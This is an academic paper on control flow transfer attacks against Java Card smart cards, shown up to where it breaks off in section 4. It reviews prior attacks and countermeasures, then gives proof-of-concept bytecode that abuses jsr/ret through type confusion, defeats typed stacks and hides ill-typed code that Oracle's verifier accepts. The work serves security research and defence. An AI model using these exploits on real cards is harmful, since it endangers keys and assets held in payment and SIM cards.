The ultimate control flow transfer in a Java based smart card

Guillaume Bouffard, Jean-Louis Lanet

The Ultimate Control Flow Transfer in a Java Based Smart Card

Guillaume Bouffard[1],[2] and Jean-Louis Lanet[3]

[1] *Computer Science Department – University of Limoges*
123 Avenue Albert Thomas, 87060 Limoges, France
[2] *ANSSI, SGDSN*
51, boulevard de La Tour-Maubourg, 75700 Paris 07 SP, France.
[3] *INRIA, LHS PEC*
263 Avenue Général Leclerc, 35042 Rennes

Abstract

Recently, researchers published several attacks on smart cards. Among these, software attacks are the most affordable, they do not require specific hardware (laser, EM probe, etc.). Such attacks succeed to modify a sensitive system element which offers access to the smart card assets. To prevent that, smart card manufacturers embed dedicated countermeasures that aim to protect the sensitive system elements. We present a generic approach based on a Control Flow Transfer (CFT) attack to modify the Java Card program counter. This attack is built on a type confusion using the couple of instructions `jsr`/`ret`. Evaluated on different Java Cards, this new attack is a generic CFT exploitation that succeeds on each attacked cards. We present several countermeasures proposed by the literature or implemented by smart card designers and for all of them we explain how to bypass them. Then, we propose to use Attack Countermeasure Tree to develop an effective and affordable countermeasure for this attack.

Keywords: Java Card Security, Control Flow Transfer, Countermeasures, Evaluation, Fault Tree Analysis, Smart Card, Logical Attack

1. Introduction

A smart card can be viewed as a smart and secure device container which stores sensitive assets. It shall ensure a secure data exchange with the reader. Due to the sensibility of the assets contained in the smart cards, they are often the target of attacks. Security issues and risks of these attacks are ever increasing and continuous efforts to develop countermeasures against these attacks are sought. This requires a clear understanding and analysis of possible attack paths and methods to mitigate them through adequate software/hardware countermeasures. Often countermeasures are designed in a bottom-up approach, in such a way that they cut efficiently each attack path. The

Email address: guillaume.bouffard@ssi.gouv.fr, jean-louis.lanet@inria.fr (Guillaume Bouffard[1],[2] and Jean-Louis Lanet[3])

drawback of this design is to multiply the countermeasures. We propose here to use a top down approach to mitigate the attack by protecting the asset instead of blocking the attack path, having thus, a global approach for the design of the countermeasures.

Control Flow Transfer (CFT) is a technique exploited by an attacker to execute malicious code. The main idea is to modify the return address of a program with different techniques such that, while the program ends the current function, it transfers the control to the address set by the attacker. The return address is often stored in the stack and the attacker is able to access (read/write) to this memory location.

On smart cards, to execute a CFT attack, two approaches can be used: ill-typed applications and well-typed applications. With ill-typed applications [1], the input file has been modified in order to illegally obtain information. To be executed, the code must be downloaded without any verification for example byte code verification or any static rule checkers. Therefore, all these attacks are only possible on development cards. Well-typed applications can also be split into two parts: permanent or transient. The first one [2], relies on some weaknesses of the specification but are now well understood and all modern cards have enough countermeasures. Transient well-typed application is a new research field [3, 4] where an application is correct while passing through validation test, static analysis or any rule checker but becomes ill-typed at the execution time. Well-typed application based attacks use fault injection which modifies dynamically the behavior of the application, they are often called combined attack.

Often software attacks are running on one or a couple of cards. In this paper, we present a generic software attack which runs on all the evaluated cards. In the set of evaluated cards, there are recent cards issued from major European smart card manufacturers. The attack is based on an ill-typed application, so it does not pass byte code verification process. A second version is proposed, which is a well-typed application, uses a variant of the attack proposed by [4] to be transformed into an ill-typed application at runtime. To bypass specific byte code verifier we propose in a third version to use polymorphic code. This attack demonstrates that most of ill-typed software attacks can be improved to becomes transient well-typed application easily. This attack brings to the fore that the protection must focus on the assets and not on the attack path.

The rest of the paper is organized as follows. First, the Java Card security is presented in the section 2. As this platform contains critical assets to protect, we explain in the section 3, the abused mechanisms to obtain smart card assets and how to prevent that. Based on the CFT approach, we propose in the section 4, a generic attack which is evaluated in the section 5. Finally, the section 6 presents a generic approach to protect our assets and the section 7 concludes this paper.

2. Java Card Security

Java Card is a kind of smart card that implements the specification Java Card 3 [5] in one of the two editions Classic Edition or Connected Edition. Such a smart card embeds a virtual machine that interprets codes already stored in the ROM area with the operating system or downloaded after issuance and stored in EEPROM area. Java Card which is a subset of Java technology, uses the same principles. One compiles the Java code to get the class file, one converts the class file into CAP (Converted APplet)

file and then the program is executed using the Java Card Virtual Machine (JCVM). The CAP file is a more compact format designed to reduce the size of the applet image downloaded into the card and to minimize runtime memory requirements. The Java Card platform is a multi-application environment where the sensitive data of an applet must be protected against malicious access from another applet or from the external world. For this reason, the ability to download code into the card is strictly controlled by a protocol defined by GlobalPlatform [6]. If mutual authentication succeeds, it is possible to load new applications into the card. Loading application into a card is only possible for the one who owns the authentication keys as specified in the GlobalPlatform specification [6]. It is often done under the responsibility of the operator, which in turn must ensure that the candidate program is trustful. So, the security of the system is ensured by the platform (it has the adequate countermeasure), by the application (it has been coded according to the design rules) and by the issuer through a certification process.

2.1. Security Architecture

Smart cards security depends on the underlying hardware and the embedded software. Embedded sensors (light sensors, heat sensors, voltage sensors, *etc.*) protect the card from physical attacks. While the card detects such an attack, it has the possibility to quickly erase the content of the EEPROM. This would enable to preserve the confidentiality of secret data or blocking definitely the card (card is terminated). In addition to the hardware protection, software are designed to securely ensure that applications are syntactically and semantically correct before installation and also sometimes during execution. They also manage sensitive information and ensure that the current operation is authorized before executing it.

The Byte Code Verifier (BCV) ensures the type correctness of code, which in turn guarantees the Java properties regarding memory access. For example, it is impossible in the Java-language to perform an arithmetic operation on reference. Thus, it must be proved that two elements on top of the stack are associated to primitive types before performing any arithmetic operation. On the Java platform, byte code verification is invoked at loading time by the loader. Due to the fact that Java Card does not support dynamic class loading, byte code verification is performed at the installation time, *i.e.*, before loading the CAP onto the card. However, most of the Java Card smart cards have not an on-card BCV as it is quite expensive in terms of memory consumption. Thus, a trusted third party performs an off-card byte code verification and signs it. On card, the digital signature is verified.

The firewall performs dynamically checks to prevent applets from accessing (reading or writing) data of other applets. When an applet is created, the system uses an unique Applet IDentifier (AID) from which it is possible to retrieve the name of the package in which it is defined. If two applets are instances of classes from the same Java Card package, they are considered belonging to the same context. The firewall isolates the contexts in such a way that a method running within a context cannot access any attribute or method of objects belonging to another context unless it explicitly exposes features via a Shareable Interface Object. Thus, at runtime, the interpreter verifies that the context of an accessed object is equal (or compatible) to the current

context. Under some circumstances, the context can be different, *i.e.* the runtime has specific privileges, it can access any object belonging to application contexts.

It is clear that most of the smart card manufacturers embed more tests than those required by the specification. For example, the number of elements in an array is verified according to the type of the element it contains, or some cards include a typed stack and so on. Of course, no one discloses any of these additional checks. During the last years, it has been shown that it was possible to perform a type confusion [3] with a successful byte code verification thanks to a combined attack. Nevertheless, it remains difficult, but we will demonstrate in this article that it could be greatly simplified.

2.2. Code Audit

During their applets development process, companies and smart card manufacturers use internal development guidelines to mitigate, for example, laser beam attack. The most known development rule is the secure conditional statement. Using a laser beam, the attacker can target and hit a particular memory cell such that the value of the data can be nullified. If the access to a sensitive data or a call to a verification function depends on a conditional expression, it becomes obvious for an attacker who masters the laser fault injection technology to bypass the test or to fix the control flow by perturbing the environment. To mitigate such an attack, the rule expresses that the test must be performed twice consecutively. If the program flow passes the first one but not the second one, it means that something in the environment, at runtime, has changed while the expression has not be modified. In the case of a transient fault, the temporal redundancy can detect such an attack. While an attack is detected, no status word is returned to the reader. Instead the card just becomes mute. But also, developers should verify that some functions of the API are never used, for example `getKey`, which provides in plain text the value of a key stored in a secure container. It is highly recommended to never use this function.

2.3. Vulnerability Analysis

Smart card security is a complex problem with different points of view but products based on the JCVM have passed successfully real-world security evaluations like Common Criteria for major industries around the world. During certification, the evaluators apply the state-of-the-art attacks in order to assess the level of resistance of the product. Such platform has passed high level security evaluations, for issuance, by banking associations and by leading government authorities. They have also achieved compliance with FIPS 140-1 certification scheme [7].

2.4. Conclusion

Smart card are definitely the most secure token to store safely sensible data and to process them without disclosing their values. Their development process and the know-how of their designers have increased the overall security of this device. Nevertheless, the memory constraints imply some trade-off, that are carefully evaluated, in order to save memory and CPU. For example, an EMV (Europay MasterCard Visa) transaction must be terminated within 350 ms. Such a constraint requires to minimize tests by the virtual processor to succeed. The next section introduces a state of the art of the

attacks, some of them exploiting the potential vulnerabilities generated by the choices made by the developers to fulfill the constraints.

3. Attack Paths and Assets

There are three main types of attacks on a smart card. The first one is the software attack [4, 8], which provides the cheapest solution to access sensitive information from the targeted cards. The second one is called side-channel or observation attack. This technique enables one either to retrieve secret cryptographic keys [9] used during a sensitive operation, or to reverse engineer the code used during a given operation [10]. The last one is the combined attack where a physical perturbation may create a logical fault which, in turn, is exploited to attack a card.

3.1. Combined Attacks: The Nightmare of Smart Card Manufacturers

Faults can be injected into the chip which induced perturbations in its execution environment [11]. Faults can also be injected by some physical attacks which expose the device to some sort of physical stress [12]. As a result, it has an erratic behavior, *i.e.*, changing values in memory cells, transmitting different signals through bus lines, or damaging the structural elements. Thus, these errors can generate different versions of a program by changing some instructions, interpreting operands as instructions, branching to other (or invalid) labels and so on. These perturbations can have various effects on the chip registers (program counter, stack pointer), or on the memories (variables and code can change). Mainly, it would enable an attack to execute an operation beyond its rights, or to access secret data in the smart card.

The power of an attacker is defined by the precision, the location and the timing control of the fault injected. These characteristics have been discussed in details in [13]. An attack using the precise bit error model has been presented by Skorobogatov e*t al.* [12]. But it is not realistic on current smart cards as modern components implement hardware security features at the memory level like error correction and detection code or memory encryption. Nowadays, the common fault model is the precise byte error, as described in [14].

Barbu *et al.* proposed [3] an attack which uses a precise byte errors model. An applet is installed on the card after it has been checked by a BCV. It is then considered as a structurally and semantically valid applet. The aim of their attack is to create a type confusion to forge a reference of an object. The authors also explained the principle of instance confusion, similar to the idea of type confusion where the objective is to confuse an instance of object A to an object B by dynamically inducing a fault using a laser beam during the `checkcast` instruction. As they designed the platform, they have been able to perform easily their attack having a complete knowledge of the JCVM internals.

With the same idea as Barbu *et al.*, but with a black box approach, Bouffard *et al.* [4] designed an attack entitled EMAN4, where a valid applet that contains a malicious function shown in the Listing 1 has to be modified by a laser beam. After the building step done by the Java Card toolchain, a valid byte code is obtained. The `goto_w` instruction provides the jump to the beginning of the loop. Here, the value `0xFF19` is a signed number used to define a backward destination offset of the `goto_w` instruction.

Listing 1: EMAN4 attack into a Java Card

```
bspush            0xBA
putfield_b           5
aload_0
getfield_b_this      5
putfield_b           5
...
getfield_b_this      6
putfield_b           5
inc                  1
iload_1
iconst_1
goto_w          0xFF19 // <= It will be faulted
return
```

A laser beam may set or reset the most significant byte of the `goto_w` offset. The authors succeeded to shift the most significant byte of the `goto_w` parameter in order to jump outside the method and change the execution flow by executing another code fragment.

3.2. Control Flow Transfers

Runtime attacks and in particular physical attacks can change the behavior of the program, and they are not detected by any load-time integrity mechanism. A well known vulnerability is the buffer overflow on the stack. An attacker overwrites the saved return address of a function on the stack such that it points to some shellcode. While the stack is often a non executable place, the Return Oriented Programming (ROP) attacks [15] overwrites the stack with addresses that point to the middle of instructions sequence that ends with a return instruction. Once the last instruction of the gadget has been processed, the return instruction uses the next address from the stack where execution continues, and updates the stack pointer.

With the ROP technique, an attacker can point to existing code sequences without loading any shellcode. The control flow of the program is then defined by the stack pointer which plays the role of the Program Counter (PC) register. If attackers know where to find various gadgets, they can start a return chain based attack to execute arbitrary code. ROP creates a general exploit capability that can generically sidestep the smart card countermeasures. The critical issue is the flawed assumption that preventing the introduction of malicious code by the traditional means (BCV, code review, certification, *etc.*) is enough to prevent the introduction of malicious computation.

The Figure 1 presents the implementation of the frame in our custom JCVM. The system header is located on top of the locals. It contains the following information: the return address, the current security context, the number of locals and arguments. Two pointers are maintained and used to control the execution flow. The stack pointer (SP) and the address of the current frame (`current_frame`). The current security context is helpful for checking the ownership of the current accessed objects.



Figure 1: Description of the frame structure

3.3. Instantiation of CFT on a Smart Card

Considering our Java Card stack implementation, a CFT attack can be exploited by different attack paths, *i.e.*, an overflow [4] or an underflow [8] access of the stack. These attack paths succeed because the Java Card runtime does not verify each access to the stack element and the assets are often not protected.

3.3.1. From the Bottom

A basic implementation of the CFT attack was described by Bouffard *et al.* [4]. Their attack, entitled EMAN2, abuses the instructions that access the local stack area[1] in order to write outside the domain of the locals. The authors succeeded in modifying the return address. When the `return` instruction is executed, this leads to a controlled execution flow modification.

A fragment of the EMAN2 exploit is shown in the Listing 2. The described function contains two parameters (the class instance, `this`, and the `address` parameter) and no local variable. The state of the Java Card stack is presented into the Figure 2. In this function, the `sload 1` operation pushes the value of `address` parameter onto the Java Card stack. The following operation, `sstore 4`, stores the last pushed short value into the local variable 4.

Listing 2: Stack overflow into a Java Card.

```
public void updateReturnAddress (short address) {
02 // flags:0 max_stack:2
20 // nargs:2 max_locals:0
16 01  sload  1 // push address from the local 1
29 03  sstore 4 // STACK OVERFLOW!
7A     return   // Jump to the shellcode
}
```

As the function's stack contains only two elements into the locals part, the authors

[1] As defined in the Java Card specification [5, §7.5], accessing to the local variable is done by the `aload`, `astore`, `sload` and `sstore` instructions.

made a stack overflow from the local variable area to set up the return address[2] by a specific value.



Figure 2: Stack

Another way to update the return address is the `sinc` instruction. The `sinc` instruction aims to increase a local short variable by a constant value given in its parameter. A naive example is given in the Listing 3.

Listing 3: Stack overflow into a Java Card

```
public void updateReturnAddressSinc () {
  02 // flags:0 max_stack:2
  10 // nargs:1 max_locals:0
  89 04 04  sinc 4 4 // STACK OVERFLOW!
  7A        return   // Jump to the shellcode
}
```

Based on a type confusion and a local variables overflow, the `sinc` instruction will increase the short local variable 4 by 4. A variant of this attack can be based on the `sinc_w` instruction that takes a 2-byte parameter. These attacks are two exploitations of the CFT, from the bottom, due to the absence of check on the local variables index. Normally, during the installation process, the BCV takes care of checking the index of manipulated local variables. A lack of check would lead to a successful CFT attack.

3.3.2. From the Top

Recently, Faugeron [8] presented a way to fool the Java Card runtime based on the `dup_x` instruction. This instruction duplicates the top of operands stack words and inserts them below. This instruction takes two parameters encoded on 1-byte where the high nibble describes the number of words to duplicate and the low nibble defines where the duplicated words are placed. If the Java Card operands stack does not contain

[2]On the evaluated smart cards, the references are encoded on 2-byte as short values.

enough elements, the runtime uses the system data as words for the `dup_x` instruction. Thus, an attacker can shift the value of the frame header by a custom words pushed on the stack.

Another implementation of the ROP attack from the top of stack can exploit the `swap_x` instruction. This instruction swaps words on the top of stack. The `swap_x` takes as parameter the value `mn` and swaps `m` words with `n` words. If the stack contains less than `m+n` words, the `swap_x` instruction will make a stack underflow. With the appropriate values, the frame header can be overwritten. As one can see in [8], this attack only works on a card which supports the integer type.

In this section, we have described four software attacks which abuse the Java Card frame header and enable an attacker to modify the execution flow to execute its malicious shellcode. These attacks require some operations on an empty stack or an overflow on the locals part to be successful. One can find many avatars of a CFT attack from the top or the bottom, but, often, it will depend on the implementation of specific countermeasure on a given card. To prevent this kind of attack, a naive suggestion should be to rely on the verification of applet code by the BCV. Unfortunately, most of the software attacks can be implemented with a combined attack: the loaded code is well-typed but the executed code is ill-typed. The right approach is to protect the asset whatever a BCV has been embedded or not.

3.4. Countermeasures against CFT

CFT attacks have two origins: EMAN4 with a laser beam that transforms a backward branch to a forward branch allowing to execute a shellcode stored in an array (which contains an ill-typed applet) and EMAN2 that modifies the value of the return address in order to jump to ill-typed code. Shortly after publishing these attacks smart card manufacturers updated their firmware. The first countermeasure against the EMAN4 attack was to verify that the jump remains inside the method disallowing to execute the content of an array. Last year, a smart card manufacturer published a new version of the firmware against the EMAN2 attack. This new version implements a countermeasure, but a further analysis reveals that not all the attack paths have been protected. For example, a similar attack on the `sinc` opcode is efficient on the new firmware. It means that they blocked the attack path on the return address described in the paper without thinking about all the avatars. They did not protect the asset and as a consequence it is still possible to execute CFT with this card.

An evaluation reveals that a simple overflow/underflow protection implemented on all the opcodes (*e.g.*, checking the variable access) is in fact very costly. The Listing 4 presents the original code of the instruction `sstore`. The Listing 5 proposes an implementation of the check that should be performed on the index of the local in order to prevent from both local underflow and overflow. Those two tests should be executed by the Java Card interpreter and must be duplicated on each byte code that manipulates the stack.

Listing 5: Countermeasure included in the `astore` byte code.

```
int16 sstore (uint8 index) {
  vm_sp--;
  if ((index > curr_frame->header[LOCAL]&0x0F) || index < 0) {
```

Listing 4: Byte code interpretation of `astore`.

```
int16 sstore (uint8 index) {
  vm_sp--;
  curr_frame->locals[index].i = vm_sp->i;
  return ACTION_NONE;
}
```

```
    curr_frame->locals[index].i=vm_sp->i;
    return ACTION_NONE;
  }
  else return SEC_ERROR;
}
```

We imagine the countermeasures for stack underflow based attacks (by using the `dup_x` and `swap_x` instructions). We describe here the countermeasure of the byte code `swap_x`, for the `dup_x` the countermeasures are the same. The idea is to compare the address of the stack pointer. If it is equal or less than the value of the address of the system data array the card must execute the adequate countermeasure.

Listing 6: Countermeasure included in the `swap` byte code

```
int16 BC_swap(void) {
  value_t value;
  vm_sp -= 2;
  if (vm_sp <= curr_frame->header[retAD]) return SEC_ERROR;
  value.val = vm_sp[0].val;
  vm_sp[0].val = vm_sp[1].val;
  vm_sp[1].val = value.val;
  vm_sp += 2;
  return ACTION_NONE;
}
```

Trying to eradicate all the paths to the return address is a bad option. The overhead is too important in term of memory and runtime check. Moreover it offers only a partial protection until someone discovers another instance of the CFT attack.

A basic solution should be the shadow stack. Such an approach duplicates the stack and all the operations are performed on both stacks. It is neither affordable in the smart card domain, due to the increase of RAM memory footprint but also and mainly by the CPU usage. A most affordable countermeasure is a lightweight version of the shadow stack where only the system data are replicated or enciphered (or xored). The question that remains is related to the coverage of such an affordable countermeasure.

We used the technique described in section 6 to analyze the protection of the return address. The specification [5, §3.1] states that a specific type exists as a primitive type: the `returnAddress` type. The description of the `invokevirtual` explains only that a new frame is built and the PC points the opcode of the first instruction of the method. The opposite is the `return` instruction which returns control to the invoker. Based on this specification, a return address register must be used to recover the control

to the next opcode of the invoker. So a basic approach should be to protect the integrity of this asset. The specification states also that the `astore_n` instruction can store a type `returnAddress` which can be used in collaboration with the byte code `ret`. This is another asset that must be protected. The integrity of the return address register is not enough.

3.5. Conclusion

The simplest approach to attack the Java Card platform is to use an ill-typed applet. There are numerous examples of such attacks and in particular attacks against the control flow. They run well on development cards where the loading process is under the control of the attacker. For loading an application in a product the process requires to use a BCV and a rule checker. Under this hypothesis, ill-typed applet seems to be no more an option. Moreover recent cards have an integrity check to protect the return address and they check that a jump remains inside the current method. To succeed in executing an arbitrary shellcode we have to load inside the card an ill-typed applet that must transfer the control flow to the shellcode and must pass through the BCV and bypass the integrity check on the return address.

In the next section, we will present a new approach to manipulate the control flow and the return address that is not checked by any smart card. Then, we will explain how to load an ill-typed applet inside the card even in the presence of a BCV, thanks to a vulnerability. Finally, we will see how to execute our shellcode.

4. A Generic Approach for CFT in Java Card

4.1. How the `jsr` instruction works?

The Java Card specification [5, §7.5] defines a couple of instructions to execute subroutines: `jsr` and `ret` instructions. Historically, this couple of instructions was generated while the `finally` statement was used after the `try`/`catch` statements. Nowadays, latest compilers do not generate anymore those instructions but the VM still continue to accept programs using these instructions.

As specified in [5, §7.5.69], the `jsr` instruction is also known as the jump to subroutine instruction. It pushes the address of the next instruction onto the operand stack with a `returnAddress` type. Then, the Java Program Counter (JPC) is updated and the execution continues at the offset specified in the argument of the `jsr` instruction. This pushed value must be stored in a local variable by the `astore` instruction. Moreover, this value will be manipulated by the `ret` instruction. That implies the usage of the `astore` instruction between the `jsr` and the `ret` to store this value in the locals area.

The `ret` instruction, specified in [5, §7.5.79], writes the content of the local variable into the JPC register and the program execution continues. Unlike the `return` instruction, the `ret` instruction does not return from a Java method to its invoker, and the current context is preserved.

Listing 7: A simple `jsr` implementation.

```
method_info[2] // @0051= {
```

```
   01 // flags: 0 max_stack : 1
   11 // nargs: 1 max_locals: 1
   /*0053*/ L0:  jsr        L1 // rel: +7
   /*0056*/      sspush     0xCAFE
   /*0059*/      sreturn
   /*005a*/ L1:  astore_1
   /*005b*/      ret        0x1
}
```

In the function shown in the Listing 7, the `jsr` instruction pushes onto the operands stack, the address of the `sspush` instruction (`0x0056`). This value is stored in the local variable 1 using the `astore_1` instruction. From `0x005B`, the `ret` instruction writes the content of the local variable 1 (`0x0056`) to the JPC register and the application executes the `sspush` and `sreturn` instructions.

4.2. How to Abuse of `jsr` Instruction?

Modifying the execution flow of an application enables to execute malicious instructions. The `jsr` instruction pushes the address of the next instruction onto the stack. If we modify it, the program can jump anywhere into the Java Card memory to execute any code fragment. To exploit the couple `jsr`/`ret` instructions, we developed the proof of concept described in the Listing 8.

Listing 8: Byte code interpretation of `astore`.

```
short exploitJSRInstructionWithoutBCV () {
  01 // flags: 0 max_stack : 1
  01 // nargs: 0 max_locals: 1
  /*0053*/ L0:  jsr        L1
  /*0056*/      sspush     0xCAFE
  /*0059*/      sreturn
  /*005a*/      sspush     0xBEEF
  /*005D*/      sreturn
  /*005E*/ L1:  astore_1
  /*005F*/      sinc       0x1, 0x4
  /*0062*/      ret        0x1
}
```

In this function, the `jsr` instruction pushes the reference of the next instruction onto the stack. The offset of the `sspush` instruction which is `0x0056` is then stored. As specified by Oracle [5, §7.5.69], this information must be stored in a local variable through the `astore` instruction (at line `0x005E`). From the Java Card specification, the `ret` instruction must set the JPC to the instruction that just follows the `jsr` instruction. But, in our case, based on a type confusion attack, the numeric value, typed as `returnAddress`, is increased with the `sinc` instruction (`0x005F`). This proof of concept aims at executing the fragment of code from `0x005a` and returns the `0xBEEF` short value.

We succeed in executing our ill-formed function into a Java Card. When this code is executed, the JPC is updated by the `ret` instruction and set up with the `0x005a` value. Thus, the next executed instruction is `sspush 0xBEEF` instead of `sspush`

0xCAFE. With this attack, we are able to manipulate the Java Card control flow. With the correct value, a malicious user can jump anywhere in the Java Card memory.

In this section, we have presented an original way to update the JPC value. This attack, based on a type confusion, abuses of the couple of instructions jsr and ret. It runs on cards that have an integrity mechanism on the return address stored in the system area of the frame. In our proof of concept, we succeeded in proposing a generic approach to modify the JPC register to realize a CFT exploit. Indeed, this attack works on each card that does not implement a typed stack and does not embed a BCV.

4.3. Type Confusion on a Typed Stack

On the previous exploitation, we modified the JPC register through a type confusion on the Java Card stack. Preventing type confusion from a Java Card applet aims at blocking arithmetic operations on reference. In [16], Lackner *et al.* purposed a typed stack where each element is associated with a bit. During the access of an element, the JCRE checks the associated bit value to avoid a type confusion attack from the Java Card stack. Dubreuil *et al.*, as described in [17], designed a lightweight typed stack. As the Java Card frame is statically defined, it can be split into two parts. The numerical values are pushed from the bottom to the top. Inversely, the references are pushed from top to the bottom of the Java Card stack. This countermeasure requires only one more pointer. Both implementations support only two types: references and numerical values. However, the pushed value by the jsr instruction is typed as returnAddress. On the tested JCVM implementations, this type is associated to a reference.

The Java Card heap contains the runtime data for all class instances and arrays are allocated. The instance data can be a reference to an object, an instance of a class or a numerical value. In the Java Card architecture, the heap is a persistent element stored in the EEPROM area. Due to the limited resources, the instance data are often not typed. In order to access the instance fields, the Java Card specification [5, §7.5] defines getfield_<t>_this and putfield_<t>_this as typed instructions on a t typed element. The type t can be a reference (<t> is replaced by a), a short value (type is s), *etc.* The getfield_<t>_this instruction pushes the field value onto the stack. On the opposite, the putfield_<t>_this instruction stores the latest pushed value on the referenced field. From the stack point of view, the last element must be a t type.

Latest smart cards based on Java Card technology increasingly implement typed stack. To succeed a type confusion on this kind of platform, we propose to exploit the untyped instance fields. Let us assume the code shown in the Listing 9.

In the Listing 9, the field 0 is accessed as a reference (at 0x6a and 0x73) and as a short value (at 0x6c and 0x71). When a card used a typed stack, only two types are supported and the value pushed by the jsr instruction is associated the reference type. The putfield_a_this instruction (at 0x6a) saved this value as a reference into the field 0. The getfield_s_this (from 0x6c) pushes the value of the field 0 to stack. A type confusion can then be performed on the instance fields. The following instructions increment the value pushed by the jsr instruction. The increased value is then saved as a short value by the putfield_s_this (at 0x71) instruction. Finally, the getfield_a_this instruction pushes the modified value of the jsr instruction and sets the type as a reference. This value is thus stored in the local variable 1 with the

Listing 9: Type confusion through Java Card instance fields.

```
void exploitTypedStack () {
  02 // flags: 0 max_stack : 2
  12 // nargs: 1 max_locals: 2
  /*005f*/ L0: jsr             L1
  /*0062*/     sspush          0xCAFE
  /*0065*/     sreturn
  /*0066*/     sspush          0xBEEF
  /*0069*/     sreturn
  /*006a*/ L1: putfield_a_this 0
  /*006c*/     getfield_s_this 0
  /*006e*/     bspush          4
  /*0070*/     sadd
  /*0071*/     putfield_s_this 0
  /*0073*/     getfield_a_this 0
  /*0075*/     astore_1
  /*0076*/     ret             1
}
```

`astore_1` instruction (at `0x75`). At the offset `0x76`, the `ret` instruction updates the JPC register with the value contained in the local variable `1`. The execution continues to the `sspush 0xBEEF` operation from `0x66`. From the Java Card stack side, the type of each manipulated element is correct. Nonetheless, a type confusion has been performed during the field manipulation. Based on a type confusion, we successfully modified the value pushed by the `jsr` instruction and set the JPC register to a specific value.

In this section, we have presented a typed confusion attack on Java Card smart cards which embed typed stack. As the stack mechanism cannot be confused, we focused on the instance fields which are often untyped. Thus, we deported the type confusion attack from the Java Card stack to the instance fields. We succeeded in setting the JPC register to a fixed value. However, this proof of concept is detected by a BCV verification. The last step consists in exploiting a flaw in the BCV.

4.4. Bypassing the BCV to Exploit the `jsr` Instruction

In the previous sections, we succeeded in setting the `jsr` value by a chosen value. This value must refer to a valid Java Card byte code. The modification of the JPC value is based on a type confusion attack that could be detected by a BCV verification. Nohl in [18] has presented a way to upload through the OTA mechanism ill-typed Java Card applet into a SIM card by recovering the simple DES key using a brute force attack. With this attack, the BCV is bypassed, and an ill-typed applet can be loaded into the card. Here we propose to pay attention to the BCV process itself.

4.4.1. How to Abuse of the BCV Verification?

During the production process, each loaded applet in the card shall be analyzed by an off-card and/or an on-card BCV. In this section, we propose a means to fool the BCV verification with some unchecked piece of code. We analyzed the off-card

BCV provided by Oracle, which is the reference implementation. Due to the limited resources, the Java Card smart cards might embed a lightweight implementation of the BCV component. Some smart card manufacturers use their own version of the BCV, but only the BCV developed by Oracle is publicly available.

On the Oracle off-card BCV, we studied the process to verify the semantics of the Java Card byte code. This process is split in two parts. First, the BCV loads the methods' byte codes and checks the structure of the CAP file. For the methods it checks that the control flow remains inside the methods, the jump destinations are correct and so on. Secondly, for each entry points (and only for these) it controls the semantics and the type correctness of the code. This step is not performed for unreachable code, while the specification states that no unreachable code should remain in the file. The semantics of the unreachable code is not verified by the reference implementation.

Listing 10: Piece of code unchecked by the BCV.

```
void abuseBCV () {
  04 // flags: 0 max_stack: 4
  03 // nargs: 0 max_locals: 3
  /*005B*/ L0: jsr          L1
  /*005E*/     sspush       0xCAFE
  /*0061*/     sreturn
  /*0062*/     sspush       0xBEEF
  /*0065*/     sreturn
  /*0066*/     astore_3 //save return address
  /*0067*/ L1: // Set of instructions
  ...
  /*015C*/     sspush       #VALUE_1
  /*015F*/     sspush       #VALUE_2
  /*0162*/     if_scmpeq_w  0xFF05 // => L1
  /*0166*/     return
//------------ UNCHECKED CODE --------------
  /*0167*/     sinc         0x3, 0x4
  /*016A*/     ret          0x3
//------------ UNCHECKED CODE --------------
}
```

In the Listing 10, the function exits through the `return` instruction at `0x166`. The local variable 3 contains the reference to the instruction which follows the `jsr`. Since the `#VALUE_1` equals `#VALUE_2`, then the `if_scmpeq_w` instruction jumps to label L1. Otherwise, the function exits. After the offset `0x166`, the piece of code is unreachable. This code increases the short local variable 3 by 4. This operation is not allowed due to a type confusion, but the fragment of code in the Listing 10 is not rejected by the Oracle's off-card BCV 3.0.4 (Listing 11).

We succeeded in discovering a way to hide malicious code. Indeed, our malicious code is hidden through an unreachable piece of code but, a semantically incorrect code is accepted by the reference implementation of the BCV component. In a unreachable code fragment, the destination of jump are still controlled but not the type correctness. In the next section, we will focus on how to execute the ill-formed unreachable code.

Listing 11: Analyzing of the Listing 10 by the Oracle BCV.

```
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]     Copyright (c) 2011, Oracle and/or its affiliates. All
    rights reserved.

[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```

4.4.2. Enabling Virus Inside the Card

The EMAN4 attack, described in the section 3.1, can be viewed as a software attack enabler. As seen in the previous section, an applet that contains unchecked piece of code can be installed into the card and modified by an external fault injection [19]. To succeed our attack on a Java Card smart cards with an embedded BCV, we installed an applet with the code shown in the Listing 10. Since an EMAN4 attack occurred on the `if_scmpeq_w` instruction parameter, its value shifts from `0xFF05` to `0x0005` as shown in the Listing 12.

Listing 12: Byte code interpretation of `astore`.

```
void abuseBCV () {
  04 // flags: 0 max_stack: 4
  03 // nargs: 0 max_locals: 3
  /*005B*/ L0: jsr          L1
  /*005E*/     sspush       0xCAFE
  /*0061*/     sreturn
  /*0062*/     sspush       0xBEEF
  /*0065*/     sreturn
  /*0066*/     astore_3 //save return address
  /*0067*/ L1: // Set of instructions
  ...
  /*015C*/     sspush       #VALUE_1
  /*015F*/     sspush       #VALUE_2
  /*0162*/     if_scmpeq_w  0x0005 // => L2
  /*0166*/     return
//------------ UNCHECKED CODE --------------
  /*0167*/ L2: sinc         0x3, 0x4
  /*016A*/     ret          0x3
//------------ UNCHECKED CODE --------------
}
```

